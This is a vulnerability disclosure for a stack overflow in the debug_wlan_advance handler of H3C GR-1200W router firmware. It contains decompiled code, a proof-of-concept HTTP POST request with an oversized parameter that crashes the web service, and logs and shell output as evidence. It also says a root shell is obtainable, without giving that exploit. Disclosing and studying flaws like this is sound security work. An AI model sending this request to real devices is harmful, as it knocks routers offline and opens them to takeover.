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# H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

## Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :  
[https://www.h3c.com/cn/d\\_202102/1383837\\_30005\\_0.htm](https://www.h3c.com/cn/d_202102/1383837_30005_0.htm)

## Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview :

## H3C MiniGRW1A0V100R006 软件版本及说明书

软件名称: H3C MiniGRW1A0V100R006 软件版本及说明书

发布日期: 2021/2/18 11:12:56

下载:

→ MiniGRW1A0V100R006.zip(9.45 MB)

→ H3C MiniGRW1A0V100R006 版本说明书.pdf(560.71 KB)

软件说明:

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## H3C MiniGRW1A0V100R006 版本说明书

## Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the debug\_wlan\_advance function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
13  int v12; // [sp+40h] [+40h] BYREF
14  char v13[128]; // [sp+44h] [+44h] BYREF
15  int v14[4]; // [sp+C4h] [+C4h] BYREF
16  int v15[4]; // [sp+D4h] [+D4h] BYREF
17  int v16[4]; // [sp+E4h] [+E4h] BYREF
18  int v17[4]; // [sp+F4h] [+F4h] BYREF
19  int v18[4]; // [sp+104h] [+104h] BYREF
20  int v19[5]; // [sp+114h] [+114h] BYREF
21
22  v12 = -1;
23  v5 = 0;
24  v4 = 0;
25  memset(v13, 0, sizeof(v13));
26  memset(v14, 0, sizeof(v14));
27  memset(v15, 0, sizeof(v15));
28  memset(v16, 0, sizeof(v16));
29  memset(v17, 0, sizeof(v17));
30  memset(v18, 0, sizeof(v18));
31  memset(v19, 0, 16);
32  v11 = (char *)websgetvar(a1, "param", (int)&unk_4FB6F0);
33  if ( v11 )
34  {
35      while ( !getelement(v13, v11, '\\', v5 + 1) )
36      {
37          ++v5;
38          sscanf(v13, "%[^;]", v14);
```

In the debug\_wlan\_advance function, the param we entered is formatted using the sscanf function and in the form of %[^\;]. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v14, it will cause a stack overflow.

# Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 127
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=20530bee
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
CMD=debug_wlan_advance&param=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```



The picture above shows the process information before we send poc.

```


2008 *root      2084 S    /bin/onlineupdate &
2039 *root      2244 S    /bin/AC &
2065 *root      832 S    /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_subip.conf -pf
2073 *root      464 S    dnsmasq -r /etc/resolv.conf -n -c 500
2076 *root      912 S    /bin/dhcpd -d -q lanbr1 lan2490
29337 *root      680 S    -cmdtelnet
29338 *root      760 S    /bin/ch
29377 *root      2664 S    /bin/webs &
29394 *root      690 R    ps

```

In the picture above, we can see that the PID has changed since we sent the POC.

日志信息			
提示: 点击日志信息的各属性标题, 可进行排序; 双击日志表项, 可查看该日志详细信息和操作建议。			
下载	清除	刷新	自动刷新: 禁止 秒 关键字: 日期 请选择 查询 显示全部
日期时间	级别	信息来源	信息内容
	error	系统	Webs进程丢失

The picture above is the log information.



## 连接超时

192.168.124.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后重试。
- 如果您无法载入任何网页, 请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护, 请确认 Firefox 已被授权访问网络。

重试

已超时

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.
```

```
/ # ls -l
drwxrwxr-x  6 1007      1007      89 Jul 31  2019 www_multi
drwxr-xr-x  2 *root    root      0 Jan  1  1970 www
drwxr-xr-x 10 *root    root      0 Jul 24 21:56 var
drwxrwxr-x  6 1007      1007     62 Jul 31  2019 usr
drwxrwxr-x  3 1007      1007     26 Jul 31  2019 uclibc
lrwxrwxrwx  1 1007      1007      7 Jul 31  2019 tmp -> var/tmp
dr-xr-xr-x 11 *root    root      0 Jan  1  1970 sys
lrwxrwxrwx  1 1007      1007      3 Jul 31  2019/sbin -> bin
dr-xr-xr-x 89 *root    root      0 Jan  1  1970 proc
drwxr-xr-x  5 *root    root      0 Jan  1  1970 mnt
drwxrwxr-x  3 1007      1007     28 Jul 31  2019 libexec
drwxrwxr-x  4 1007      1007    2422 Jul 31  2019 lib
lrwxrwxrwx  1 1007      1007      9 Jul 31  2019 init -> sbin/init
drwxrwxr-x  2 1007      1007      3 Jul 31  2019 home
drwxr-xr-x  4 *root    root      0 Jan  1  1970 ftproot
drwxr-xr-x 11 *root    root      0 Jan  1  1970 etc
drwxrwxr-x  3 1007      1007    2528 Jul 31  2019 dev
drwxr-xr-x  2 1007      1007    1556 Jul 31  2019 bin
/ #
```

Finally, you also can write `exp` to get a stable root shell.